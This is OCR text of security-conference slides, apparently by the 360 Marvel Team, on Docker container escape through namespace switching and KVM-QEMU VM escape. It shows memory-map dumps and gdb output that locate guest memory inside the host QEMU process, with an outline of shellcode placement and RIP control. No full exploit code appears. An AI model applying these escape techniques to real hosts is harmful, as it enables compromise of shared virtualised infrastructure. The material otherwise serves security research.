
```
{
  struct task_struct *tsk = get_current();
   new_proxy=create_new_namespaces(clone_flags,tsk,uns,tsk->fs);
    ……/*reset new_proxy*/
   switch_task_namespaces(tsk,new_proxy)
    ……
}
```

SWITCH NSPROXY

- shell
- mount
- chroot


DOCKER ESCAPE DEMONSTRATION

VIDEO


Applications Places gedit
Mon 04:38 rockl
root@localhost:/home/rockl/exp/drive
File Edit View Search Terminal Help
[root@localhost drive]#
*Unsaved Document 1 – gedit
File Edit View Search Tools Documents
Open Save Undo
*Unsaved Document 1
360 Marvel Team
Plain Text Tab Width: 8 Ln 1, Col 1 INS
[rockl@localhost:~]
*Unsaved Document 1 – gedit
root@localhost:/home/rockl/exp...
1 / 4

II. KVM-QEMU VM ESCAPE

KVM-QEMU


VM
VM
VM
VM
VM
GUEST MODE
QEMU
LIBKVM
USER MODE
KVM KERNEL MODULE
KERNEL MODE

KEY POINTS

KVM-QEMU MEMORY LAYOUT

SHELL CODE PLACEMENT

RIP/EIP CONTROL

EXPLOIT

KVM-QEMU MEMORY LAYOUT

QEMU MEMORY ON HOST

pocess memory layout:


~#:cat /proc/#qemupid#/maps

R: READ
W:WRITE
X:EXECUTE

```
0x00007ffff63e2000 0x00007ffff6465000 r-xp      /lib64/libm-2.12.so
0x00007ffff6465000 0x00007ffff6664000 ---p      /lib64/libm-2.12.so
0x00007ffff6664000 0x00007ffff6665000 r--p      /lib64/libm-2.12.so
0x00007ffff6665000 0x00007ffff6666000 rw-p      /lib64/libm-2.12.so
0x00007ffff6666000 0x00007ffff674e000 r-xp      /usr/lib64/libstdc++.so.6.0.13
0x00007ffff674e000 0x00007ffff694e000 ---p      /usr/lib64/libstdc++.so.6.0.13
0x00007ffff694e000 0x00007ffff6955000 r--p      /usr/lib64/libstdc++.so.6.0.13
0x00007ffff6955000 0x00007ffff6957000 rw-p      /usr/lib64/libstdc++.so.6.0.13
0x00007ffff6957000 0x00007ffff696c000 rw-p      mapped
0x00007ffff696c000 0x00007ffff696e000 r-xp      /lib64/libutil-2.12.so
0x00007ffff696e000 0x00007ffff6b6d000 ---p      /lib64/libutil-2.12.so
0x00007ffff6b6d000 0x00007ffff6b6e000 r--p      /lib64/libutil-2.12.so
0x00007ffff6b6e000 0x00007ffff6b6f000 rw-p      /lib64/libutil-2.12.so
0x00007ffff6b6f000 0x00007ffff6c84000 r-xp      /lib64/libglib-2.0.so.0.2800.8
0x00007ffff6c84000 0x00007ffff6e84000 ---p      /lib64/libglib-2.0.so.0.2800.8
0x00007ffff6e84000 0x00007ffff6e85000 rw-p      /lib64/libglib-2.0.so.0.2800.8
0x00007ffff6e85000 0x00007ffff6e86000 rw-p      mapped
0x00007ffff6e86000 0x00007ffff6e8d000 r-xp      /lib64/librt-2.12.so
0x00007ffff6e8d000 0x00007ffff708c000 ---p      /lib64/librt-2.12.so
0x00007ffff708c000 0x00007ffff708d000 r--p      /lib64/librt-2.12.so
0x00007ffff708d000 0x00007ffff708e000 rw-p      /lib64/librt-2.12.so
0x00007ffff708e000 0x00007ffff7092000 r-xp      /lib64/libgthread-2.0.so.0.2800.8
0x00007ffff7092000 0x00007ffff7291000 ---p      /lib64/libgthread-2.0.so.0.2800.8
0x00007ffff7291000 0x00007ffff7292000 rw-p      /lib64/libgthread-2.0.so.0.2800.8
0x00007ffff7292000 0x00007ffff72a7000 r-xp      /lib64/libz.so.1.2.3
0x00007ffff72a7000 0x00007ffff74a6000 ---p      /lib64/libz.so.1.2.3
0x00007ffff74a6000 0x00007ffff74a7000 r--p      /lib64/libz.so.1.2.3
0x00007ffff74a7000 0x00007ffff74a8000 rw-p      /lib64/libz.so.1.2.3
0x00007ffff74a8000 0x00007ffff74c8000 r-xp      /lib64/ld-2.12.so
0x00007ffff74d0000 0x00007ffff76b9000 rw-p      mapped
0x00007ffff76bd000 0x00007ffff76be000 rw-p      mapped
0x00007ffff76be000 0x00007ffff76c1000 rw-s      kvm-vcpu
0x00007ffff76c1000 0x00007ffff76c2000 rw-s      (deleted)
0x00007ffff76c2000 0x00007ffff76c5000 rw-s      (deleted)
0x00007ffff76c5000 0x00007ffff76c6000 rw-p      mapped
0x00007ffff76c6000 0x00007ffff76c7000 r-xp      [vdso]
0x00007ffff76c7000 0x00007ffff76c8000 r--p      /lib64/ld-2.12.so
0x00007ffff76c8000 0x00007ffff76c9000 rw-p      /lib64/ld-2.12.so
0x00007ffff76c9000 0x00007ffff76ca000 rw-p      mapped
0x00007ffff76ca000 0x00007ffff7fff000 r-xp      /usr/local/bin/qemu-system-x86_64
0x00007ffff81ff000 0x00007ffff82ce000 r--p      /usr/local/bin/qemu-system-x86_64
0x00007ffff82ce000 0x00007ffff833f000 rw-p      /usr/local/bin/qemu-system-x86_64
0x00007ffff833f000 0x00007ffff8be5000 rw-p      [heap]
0x00007fffffffea000 0x00007ffffffff000 rw-p     [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$
```

SHELL-CODE PLACEMENT

QEMU MEMORY MAPPING



GUEST OS MEMORY

~#: qemu-system-x86_64 **.img -m 2048 —enable-kvm

—————————-

0x00007fd534000000 0x00007fd5b4000000 rw-p mapped

0x00007fd5b4000000 0x00007fd5b4139000 rw-pmapped

0x00007fd5c1a1d000 0x00007fd5c1ba7000 r-xp /lib64/libc.so

0x00007fd5c1ba7000 0x00007fd5c1da7000 ---p /lib64/libc.so

0x00007fd5c1da7000 0x00007fd5c1dab000 r--p /lib64/libc.so

0x00007fd5c1dab000 0x00007fd5c1dac000 rw-p /lib64/libc.so

0x00007fd5c34cc000 0x00007fd5c3e01000 r-xp /usr/local/bin/qemu-system-x86_64

0x00007fd5c4001000 0x00007fd5c40d0000 r--p /usr/local/bin/qemu-system-x86_64

0x00007fd5c40d0000 0x00007fd5c4141000 rw-p /usr/local/bin/qemu-system-x86_64

0x00007fd5c4141000 0x00007fd5c45b2000 rw-p mapped

0x00007fd5c4600000 0x00007fd5c4de4000 rw-p [heap]

0x00007fff32a50000 0x00007fff32a65000 rw-p [stack]

0x00007fff32ab6000 0x00007fff32ab7000 r-xp [vdso]

0xffffffffff600000 0xffffffffff601000 r-xp [vsyscall]

2G MEMORY
FOR GUEST OS


GUEST OS MEMORY

```
char a [20] ="Test by rockl"
void main () {
 sleep (100) ;
}
```

```
gdb-peda$ x/5sg 0x00007fd534000000+0x68f8a240
warning: Unable to display strings with size 'g', using 'b' instead.
0x7fd59cf8a240:   "Test by rockl"
0x7fd59cf8a24e:   ""
0x7fd59cf8a24f:   ""
0x7fd59cf8a250:   ""
0x7fd59cf8a251:   ""
```

EMULATED DEVICE

- FIFO



EMULATED DEVICE

outb()

